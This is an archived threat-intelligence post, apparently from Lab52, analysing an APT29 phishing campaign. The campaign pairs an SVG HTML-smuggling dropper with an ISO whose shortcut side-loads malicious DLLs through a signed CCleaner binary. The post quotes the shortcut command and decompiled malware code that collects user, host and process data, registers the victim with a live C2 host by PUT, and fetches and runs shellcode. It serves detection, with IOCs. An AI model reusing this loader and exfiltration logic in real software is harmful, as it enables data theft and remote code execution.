
New invitation from APT29 to use CCleaner

Published: 2023-07-12 · Archived: 2026-04-05 16:56:06 UTC

Last month of May we were talking about the new APT29 campaign that we called “Information”. Recently, just a week ago, an unknown actor used similar techniques to APT29. This time APT29 is once again the focus after new techniques were identified in their operations.

This post details the new techniques observed, in particular:

- SVG Dropper
- DLL used for infection
- C2 behaviour




Infection chain

Stage0: SVG Dropper

The input vector for this campaign has been the email. The phishing email used by the authors has the subject “**Invitation – Santa Lucia Celebration**“. This seems to impersonate the Norwegian embassy inviting to a celebration. This particular “invitation” is in .svg format.


When the file is opened, a script is executed that mounts and downloads a file with .iso extension containing the next stage of infection. In this way, the .svg file functions as an HTML Smuggling that infects the victim dropping the next stage.



.svg content


This technique had already been seen before as the user [@SI_FalconTeam]() indicates, in a test sample dropping “Process Explorer”, they also include a Yara rule to detect this type of technique.

The use of this type of file as a dropper is a novelty in APT29 TTPs, so it is interesting to keep an eye on this type of attachments to hunt for future campaigns.



SVG “test” Sample

Once the file is opened, an ISO (**invitation.iso**) will be downloaded with a similar content to the one we have observed in other APT29 campaigns.



“Invitation.iso” content

The file used during this analysis is the following:

File	**Sha256**
Invitation.iso	AF1922C665E9BE6B29A5E3D0D3AC5916AE1FC74AC2FE9931E5273F3C4043F395

This particular **Invitation.iso** file contains the following files.

File	Sha256	Sta
Invitation.lnk	A8AE10B43CBF4E3344E0184B33A699B19A29866BC1E41201ACE1A995E8CA3149	Sta
CCleanerReactivator.exe	59E5B2A7A3903E4FB9A23174B655ADB75EB490625DDB126EF29446E47DE4099F	Sta
CCleanerReactivator.dll	7FC9E830756E23AA4B050F4CEAEB2A83CD71CFC0145392A0BC03037AF373066B	Sta
CCleanerDU.dll	D7BDA5E39327FE12B0C1F42C8E27787F177A352F8EEBAFBE35D3E790724ECEFF	Sta


Stage1: Loader

The first file that catches attention is **invitation.lnk**, which, despite having the icon of a folder, is a shortcut that launches the following command:

```
%windir%/system32/cmd.exe /q /c "robocopy . C:\Windows\Tasks /NODCOPY /NFL /NDL /NJH /NJS /NC /NS /NP > nul & start C:\W
```


This command makes use of **Robocopy** to copy all files to the "C:\Windows\Tasks" folder and then run **CCleanerReactivator.exe**.

The **CCleanerReactivator.exe** binary is signed and undetected in VirusTotal. It is a software to free up computer space that can be downloaded legitimately.



"CCleanerReactivator.exe" detections in VirusTotal

The malicious activity will therefore be found in the **CCleanerReactivator.dll** and **CCleanerDU.dll** libraries, which will be loaded by the executable using the **DLL Side-Load technique**.
In the Imports of **CCleanerReactivator.exe** we can see how it loads only the library **CCleanerReactivator.dll**.



"CCleanerReactivator.dll" imports

When looking at the ***AutoReactivatorSDK::RunProgram*** function of **CCleanerReactivator.dll** we can see that it only loads the other library **CCleanerDU.dll**, specifically the ***FreeInterface*** function.
So **CCleanerReactivator.dll** only acts as a bridge and **CCleanerDU.dll** library is the one that will contain the malicious code in its *FreeInterface* function.

```
char __fastcall AutoReactivatorSDK::RunProgram(AutoReactivatorSDK *th
{
  HMODULE v2; // rax
  void (*v3)(void); // rax

  v2 = LoadLibraryA("CCleanerDU.dll");
  if ( v2 )
  {
    v3 = (void (*)(void))GetProcAddress(v2, "FreeInterface");
    v3();
  }
  return 1;
}
```

“AutoReactivatorSDK::RunProgram” loading”CCleanerDU.dll”.

Stage2: CCleanerDu.dll

The first thing we find in the ***FreeInstance*** function of **CCleanerDu.dll** is that it tries to load the **wininet.dll** library.
To do this, it reserves memory by directly using calls to **NtAllocateVirtualMemory** and **NtProtectVirtualMemory**. It then loads the library using the **LdrLoad** function of NTDLL.dll.

```
ntdll = ntdll.dll;
LdrLoadDll = GetFunction(ntdll.dll, "LdrLoadDll");
LdrLoadDLL = LdrLoadDll;
v23 = 0xBB49u;
v21 = 0xC3E3FF41;
v19 = 0x245C8948;
v20 = 16;
v22 = LdrLoadDll + 5;
zero = 0i64;
v17 = 19i64;
FFFFFFFF = return_FFFFFFFF();
NtAllocateVirtualMemory(FFFFFFFF, &zero, 0i64, &v17);
Zero = zero;
Check_LdrLoadDll(zero, &v19, 5i64);
Check_LdrLoadDll(Zero + 5, &v23, 2i64);
Check_LdrLoadDll(Zero + 7, &v22, 8i64);
Check_LdrLoadDll(Zero + 15, &v21, 4i64);
v16 = 0;
v17 = 30i64;
FFFFFF = return_FFFFFFFF();
NtProtectVirtualMemory(FFFFFF, &zero, &v17, 32i64);
LdrLoadDLL_1 = LdrLoadDLL;
v9 = 0i64;
v10 = 0i64;
v11 = 0i64;
v12 = 0i64;
v13 = 0i64;
v14 = 0i64;
lpMultiByteStr = "wininet.dll";
*wininet = 0i64;
v7 = 0i64;
v8 = 0i64;
MultiByteToWideChar(0xFDE9u, 0, "wininet.dll", -1, wininet, 24);
GetDLL(&wininet_res, wininet);
```

Getting “wininet.dll”

In case the library has been loaded correctly, it will start a function which we have named *C2_comm*. This Function will take care of the communication with the C2, for which it will load the following **wininet.dll** functions necessary to establish a connection:

- InternetOpenA
- InternetConnectA
- HttpOpenRequestA
- HttpSendRequestA
- InternetReadFile
- InternetCloseHandle

After this, it will try to mount the request correctly. The responsible function is one we have named ***CreateRequest*** , which does the following:

1. It obtains the UserName and the ComputerName through calls to **GetUserNameA** and **GetComputerNameExA**. With these values and a series of modular operations it will extract a 4-digit number that will identify the victim.

```
BufferSize = 0;
ExfiltBuffer = sub_7FEFAF21841(0x100000u);
pcbBuffer = 0xFFFFF;
GetUserNameA(ExfiltBuffer, &pcbBuffer);
BufferSize += pcbBuffer;
ExfiltBuffer[pcbBuffer - 1] = 32;
nSize = 0xFFFFF;
GetComputerNameExA(ComputerNameDnsFullyQualified, &ExfiltBuffer[BufferSize], &nSize);
BufferSize += nSize;
UserName_Char = 1;
for ( i = 0; ExfiltBuffer[i]; ++i )
{
  UserName_Char *= ExfiltBuffer[i];
  if ( UserName_Char % 10000 )
    UserName_Char %= 10000u;
}
math_Operations(&ID, UserName_Char);
```

```
NameComputerName = UserNameComputerName;
v5 = 0;
if ( !UserNameComputerName )
{
  v5 = 1;
  *result_1 = 48;
}
while ( NameComputerName )
{
  result_1[v5] = NameComputerName % 10 + 48;
  NameComputerName /= 10u;
  ++v5;
}
for ( i = 0; i < (v5 >> 1); ++i )
{
  v3 = result_1[i];
  result_1[i] = result_1[v5 - i - 1];
  result_1[v5 - i - 1] = v3;
}
result = &result_1[v5];
*result = 0;
return result;
```

Create Victim ID

2. The code goes on to list all the running processes, using **CreateToolhelp32Snapshot**, **Process32First** and **Process32Next**. This information will be buffered together with the UserName and ComputerName as follows.

```
000001D49D182040 61 6E 64 72 65 73 20 61 6E 64 72 65 73 2D 56 6F andres andres-Vo
000001D49D182050 73 74 72 6F 2D 33 35 30 30 20 7F 5B 53 79 73 74 stro-3500 .[Syst
000001D49D182060 65 6D 20 50 72 6F 63 65 73 73 5D 7F 53 79 73 74 em Process].Syst
000001D49D182070 65 6D 7F 52 65 67 69 73 74 72 79 7F 73 6D 73 73 em.Registry.smss
000001D49D182080 2E 65 78 65 7F 63 73 72 73 73 2E 65 78 65 7F 77 .exe.csrss.exe.w
000001D49D182090 69 6E 69 6E 69 74 2E 65 78 65 7F 63 73 72 73 73 ininit.exe.csrss
000001D49D1820A0 2E 65 78 65 7F 77 69 6E 6C 6F 67 6F 6E 2E 65 78 .exe.winlogon.ex
000001D49D1820B0 65 7F 73 65 72 76 69 63 65 73 2E 65 78 65 7F 6C e.services.exe.l
000001D49D1820C0 73 61 73 73 2E 65 78 65 7F 73 76 63 68 6F 73 74 sass.exe.svchost
000001D49D1820D0 2E 65 78 65 7F 66 6F 6E 74 64 72 76 68 6F 73 74 .exe.fontdrvhost
000001D49D1820E0 2E 65 78 65 7F 66 6F 6E 74 64 72 76 68 6F 73 74 .exe.fontdrvhost
000001D49D1820F0 2E 65 78 65 7F 73 76 63 68 6F 73 74 2E 65 78 65 .exe.svchost.exe
000001D49D182100 7F 64 77 6D 2E 65 78 65 7F 73 76 63 68 6F 73 74 .dwm.exe.svchost
000001D49D182110 2E 65 78 65 7F 73 76 63 68 6F 73 74 2E 65 78 65 .exe.svchost.exe
000001D49D182120 7F 56 42 6F 78 53 65 72 76 69 63 65 2E 65 78 65 .VBoxService.exe
000001D49D182130 7F 73 76 63 68 6F 73 74 2E 65 78 65 7F 73 76 63 .svchost.exe.svc
000001D49D182140 68 6F 73 74 2E 65 78 65 7F 73 76 63 68 6F 73 74 host.exe.svchost
000001D49D182150 2E 65 78 65 7F 4D 65 6D 6F 72 79 20 43 6F 6D 70 .exe.Memory Comp
000001D49D182160 72 65 73 73 69 6F 6E 7F 73 76 63 68 6F 73 74 2E ression.svchost.
000001D49D182170 65 78 65 7F 73 76 63 68 6F 73 74 2E 65 78 65 7F exe.svchost.exe.
000001D49D182180 73 76 63 68 6F 73 74 2E 65 78 65 7F 73 76 63 68 svchost.exe.svch
000001D49D182190 6F 73 74 2E 65 78 65 7F 73 76 63 68 6F 73 74 2E ost.exe.svchost.
000001D49D1821A0 65 78 65 7F 73 70 6F 6F 6C 73 76 2E 65 78 65 7F exe.spoolsv.exe.
000001D49D1821B0 73 76 63 68 6F 73 74 2E 65 78 65 7F 73 76 63 68 svchost.exe.svch
000001D49D1821C0 6F 73 74 2E 65 78 65 7F 73 76 63 68 6F 73 74 2E ost.exe.svchost.
000001D49D1821D0 65 78 65 7F 73 76 63 68 6F 73 74 2E 65 78 65 7F exe.svchost.exe.
000001D49D1821E0 53 79 73 6D 6F 6E 36 34 2E 65 78 65 7F 73 76 63 Sysmon64.exe.svc
000001D49D1821F0 68 6F 73 74 2E 65 78 65 7F 73 76 63 68 6F 73 74 host.exe.svchost
000001D49D182200 2E 65 78 65 7F 75 6E 73 65 63 61 70 70 2E 65 78 .exe.unsecapp.ex
000001D49D182210 65 7F 73 76 63 68 6F 73 74 2E 65 78 65 7F 73 69 e.svchost.exe.si
000001D49D182220 68 6F 73 74 2E 65 78 65 7F 73 76 63 68 6F 73 74 host.exe.svchost
000001D49D182230 2E 65 78 65 7F 74 61 73 6B 68 6F 73 74 77 2E 65 .exe.taskhostw.e
000001D49D182240 78 65 7F 63 74 66 6D 6F 6E 2E 65 78 65 7F 65 78 xe.ctfmon.exe.ex
000001D49D182250 70 6C 6F 72 65 72 2E 65 78 65 7F 73 76 63 68 6F plorer.exe.svcho
000001D49D182260 73 74 2E 65 78 65 7F 53 65 61 72 63 68 49 6E 64 st.exe.SearchInd
000001D49D182270 65 78 65 72 2E 65 78 65 7F 53 74 61 72 74 4D 65 exer.exe.StartMe
000001D49D182280 6E 75 45 78 70 65 72 69 65 6E 63 65 48 6F 73 74 nuExperienceHost
000001D49D182290 2E 65 78 65 7F 52 75 6E 74 69 6D 65 42 72 6F 6B .exe.RuntimeBrok
000001D49D1822A0 65 72 2E 65 78 65 7F 53 65 61 72 63 68 41 70 70 er.exe.SearchApp
000001D49D1822B0 2E 65 78 65 7F 52 75 6E 74 69 6D 65 42 72 6F 6B .exe.RuntimeBrok
000001D49D1822C0 65 72 2E 65 78 65 7F 53 6B 79 70 65 42 61 63 6B er.exe.SkypeBack
000001D49D1822D0 67 72 6F 75 6E 64 48 6F 73 74 2E 65 78 65 7F 52 groundHost.exe.R
000001D49D1822E0 75 6E 74 69 6D 65 42 72 6F 6B 65 72 2E 65 78 65 untimeBroker.exe
000001D49D1822F0 7F 64 6C 6C 68 6F 73 74 2E 65 78 65 7F 53 65 63 .dllhost.exe.Sec
000001D49D182300 75 72 69 74 79 48 65 61 6C 74 68 53 79 73 74 72 urityHealthSystr
000001D49D182310 61 79 2E 65 78 65 7F 53 65 63 75 72 69 74 79 48 ay.exe.SecurityH
000001D49D182320 65 61 6C 74 68 53 65 72 76 69 63 65 2E 65 78 65 ealthService.exe
000001D49D182330 7F 56 42 6F 78 54 72 61 79 2E 65 78 65 7F 73 76 .VBoxTray.exe.sv
000001D49D182340 63 68 6F 73 74 2E 65 78 65 7F 41 70 70 6C 69 63 chost.exe.Applic
```

Exfiltration buffer

3. Next, mount the path to which the connection will be made, which follows the following format:

```
search/s.php?i=1&id=APOX8NWOV4{4_DIGITS_VICTIM_ID}
```

4. With the request created, it will perform a PUT registering the victim in the C2 **kefas[.]id**.

```
PUT search/s.php?i=1&id=APOX8NWOV41520 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; MAAU; rv:11.0) like Gecko
Hos: kefas.id
Content-Length: 1488
```

PUT Request

5. The last step is to check the server response, which will be successful if it receives "**KKEE**".

```
while ( 1 )
{
  v3 = readBuffer != 4 || compare(a1, "KKEE");
  if ( !v3 )
    break;
  C2_Download("PUT", &URI, ExfiltBuffer, BufferSize, &readBuffer);
}
```

Check "KKEE" response

At the end of the ***CreateRequest*** function, it makes another connection and if successful performs a GET of the next stage of infection. This payload starts again with "KKEE", which it checks to see if the communication was successful. If successful it returns the payload (without the "KKEE"), otherwise it suspends execution by calling **NtDelayExecution**.

```
while ( 1 )
{
  Connection(&uri, VictimID, v3, v4);
  C2_Download("GET", &uri, 0i64, 0, payloadSize);
  payload = a1;
  if ( a1 )
  {
    if ( *payloadSize > 10240ui64 )
    {
      for ( i = 0; i <= 4; ++i )
        v6[i] = payload[i];
      v7 = 0;
      if ( compare(v6, "KKEE") == 0 )
        break;
    }
  }
  NtDelayExecution(0x57u, 0x70u);
}
return payload + 4;
```

GET *Request*

Finally, it reserves memory again with **NtAllocateVirtualMemory** and **NtProtectVirtualMemory** and creates an execution thread with **CreateFiber** that will be in charge of launching the execution of the next stage. A fiber is a much lighter execution unit than a thread since it is not managed by the CPU but by the program itself.

```
second_stage_address = NtVirtualAlloc(payload, zero);
*second_stage_addr = *second_stage_address;
if ( NtVirtualProtect(second_stage_addr, zero) != 0 )
{
  (CreateFiber_0)(second_stage_addr);
  sub_7FEFAF22426();
```

CreateFiber function

C2 Communications

It is interesting to note that communication with C2 has changed significantly since previous campaigns. Previously, registration with C2 was done with a POST of an encrypted JSON with the UserName and ComputerName.

In this new iteration, victim IDs in C2 have been simplified to 4 digits. In addition, the next stage (shellcode) will be downloaded from C2 directly, instead of loading it locally.

IOCs

File	Sha256
Invitation – Santa Lucia Celebration.msg	966E070A52DE1C51976F6EA1FC48EC77F6B89F4BF5E5007650755E9CD0D73281
Invitation.svg	4875A9C4AF3044DB281C5DC02E5386C77F331E3B92E5AE79FF9961D8CD1F7C4F
Invitation.iso	AF1922C665E9BE6B29A5E3D0D3AC5916AE1FC74AC2FE9931E5273F3C4043F395
Invitation.lnk	A8AE10B43CBF4E3344E0184B33A699B19A29866BC1E41201ACE1A995E8CA3149
CCleanerReactivator.exe	59E5B2A7A3903E4FB9A23174B655ADB75EB490625DDB126EF29446E47DE4099F
CCleanerDU.dll	D7BDA5E39327FE12B0C1F42C8E27787F177A352F8EEBAFBE35D3E790724ECEFF
CCleanerReactivator.dll	7FC9E830756E23AA4B050F4CEAEB2A83CD71CFC0145392A0BC03037AF373066B

C2
hxxps://kefas[.]id/search/s.php

Source: https://lab52.io/blog/2344-2/